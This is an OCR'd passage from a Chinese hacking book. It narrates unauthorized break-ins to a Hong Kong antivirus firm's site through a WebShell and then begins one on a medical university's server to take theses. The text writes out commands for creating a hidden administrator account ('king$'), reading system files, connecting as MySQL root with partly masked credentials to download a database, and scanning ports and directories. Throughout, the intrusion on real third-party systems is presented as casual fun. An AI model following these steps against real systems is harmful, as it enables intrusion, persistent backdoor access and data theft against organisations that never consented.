


图 4-238　获取数据库用户名和密码

4. 获取真正的数据库配置文件

继续通过 WebShell 浏览系统中的文件，在 config 的目录中发现 conf_inc.php 文件，将其下载到本地，果然该文件才是真正的数据库配置文件，如图 4-239 所示，代码 if($ip == "127.0.0.1" || strpos($ip,"168") != 0)限制仅能从本机地址“127.0.0.1”和 IP 地址为“202.66.31.168”进行访问，看来“202.66.31.168”就是管理员使用的计算机，在该配置文件中还获取了 SMTP 服务器的地址、用户名和密码等信息。




图 4-239 获取真正的数据库配置文件

5. 执行命令查看端口开放情况

在 WebShell 中单击“WebShell”，如图 4-240 所示，选择执行函数为“Wscript.Shell”，输入“netstat-an”查看端口开放情况，该服务器上开放了 3389 以及 3306 端口，看来该计算机上也有 MySQL 数据库。

6. 查看管理员组

在输入命令中执行“net localgroup administrators”查看具有管理员权限的组，如图 4-241 所示，仅有“Administrator”一个管理员用户。

7. 测试是否可添加用户

在输入命令中分别输入“net user king$ antian365.com /add”、“net localgroup administrators king$ /add”以及“net localgroup administrators”命令添加“king$”用户为管

理员并查看添加的具体情况，如图 4-242 和图 4-243 所示。




图 4-240　查看端口开放情况




图 4-241　查看管理员组用户




图 4-242 添加用户




图 4-243 添加用户成功

8. 查看操作系统类型

使用“type c:\boot.ini”命令查看该服务器操作系统类型，如图 4-244 所示，该系统为 Windows 2003 Server。




图 4-244　获取操作系统类型

9. 通过 WebShell 下载数据库

在 Host 中输入“202.66.***.243”, user 输入“root”, Pass 输入“jG***”, DB 输入“duba”, 然后单击“连接”按钮，连接 MySQL 数据库，如图 4-245 所示，连接成功后会显示 duba 数据库中的所有表。在“请选择表”中选中一个或者多个或者全部，然后单击“备份数据库所保存的路径”将 MySQL 数据文件保存在该路径下，或者单击“直接下载到本地”将数据文件下载到本地。



图 4-245　通过 WebShell 连接和下载数据库

10. 获取他人留下的 WebShell

通过 WebShell 查看系统最新的时间，一共 15 个人的 WebShell，将这些文件全部下载到本地，然后使用 UltraEdit 查看了一下，不看不知道，看了吓一跳，什么中文的、繁体的、日文的、韩文的都有，如图 4-246 所示，使用杀毒软件查杀了一下，感觉不错。都免杀。



图 4-246 获取他人留下的 WebShell 文件

在某杀毒软件香港特别行政区网站的根目录同文件夹下还发现了管理员留下的 kill.php，小坏的 PhpWebShell，如图 4-247 所示。笔者猜测应该是管理员在进行安全检测时发现，而将其单独复制出来了。

11. 获取另外一个管理系统

通过 WebShell 在该服务器上进行了详细查看，系统无 Serv-U、PcanyWhere、Radmin 等远程控制软件，系统使用 NOD32 杀毒软件，这点笔者很纳闷，做杀毒软件的公司服务器站点还使用他人的杀毒软件，哈哈，真的不太明白！不过在分析其监控文件时发现了一个配置文件，貌似是一个 Ftp 服务器，通过在浏览器中输入该地址，打开如图 4-248 所示，叫 Cacti 系统，没有听说过，使用一些简单的密码猜测了一些，无结果就放弃了。



图 4-247　管理员清除的 WebShell



图 4-248　找到一个所谓的 Cacti 系统

4.14.8　总结与探讨

虽然后面没有继续深入渗透，当从获取的信息来看可以做如下总结。

（1）该网站存在严重的安全隐患，多处跨站漏洞以及 SQL 注入漏洞。

（2）管理员明明发现有人入侵，并没有采取有效的措施来进行防范。

（3）香港某杀毒软件站点系统对涉及密码的地方均采用明文，此乃安全大忌，从这个

意义上来说被多国安全爱好者拿来作为试验就不足为奇了！

（4）从整体上来看服务器还是具有一定的安全防范策略，例如在 MySQL 配置文件中就限制仅供本地和管理员服务器所在 IP 地址访问数据库。

4.15 对某医科大网站的渗透检测

记得很久没去高中群里冒泡了，估计好多同学都忘了俺了，可是没闪两句就收到一个很久没联系过的同学发来的信息，看了一下原来是班里的一个 PLMM 发的。于是就聊了起来，聊来聊去料到了论文上，她说她现在在写医学论文，而且写得很辛苦，可是俺也没办法帮忙啊，俺又不懂医学的东东。不过俺这人见不得 MM 不开心，所以就找一个在当地医科大上学的朋友，看看他能帮上忙不？可是他说他也不会写，不过他说他们医科大网站服务器上就有论文。不过好像只能上传不能下载的。最后给了我一个 Ftp 地址然后就跑没影了。

4.15.1 战前踩点

1. 测试 Ftp 服务器

打开 Ftp 地址一看还真有不少的论文，不过复制的时候出错了，如图 4-249 所示，应该是管理员大叔给设定权限了，只能写入不能读取。难道这样就能阻挡我拿到论文的目的吗？软的不行只能来硬的了。




图 4-249 Ftp 服务器只能上传不能下载

2. 获取端口开放情况

用 sfind 扫了下该 ip 地址的端口，发现只开了 21 和 80 两个端口。从结果看应该是让防火墙或者 ipsec 策略给堵住了，如图 4-250 所示。既然开了 80 那就先从网站开刀了。大学的网站的脆弱性我就不多说了，大家是有目共睹的。



图 4-250　sfind 扫描结果

3. 使用 wwwscan 扫描目录

用 wwwscan 扫了一下（把冰的原点给的字典也加上了），不过这个工具扫描的也不是很准确，好多存在的目录也扫描不出来，扫了半天也没扫出点能够利用的东西。扫描结果如图 4-251 所示，基本没有什么用。



图 4-251　wwwscan 扫描报告

4. 扫描 SQL 注入点

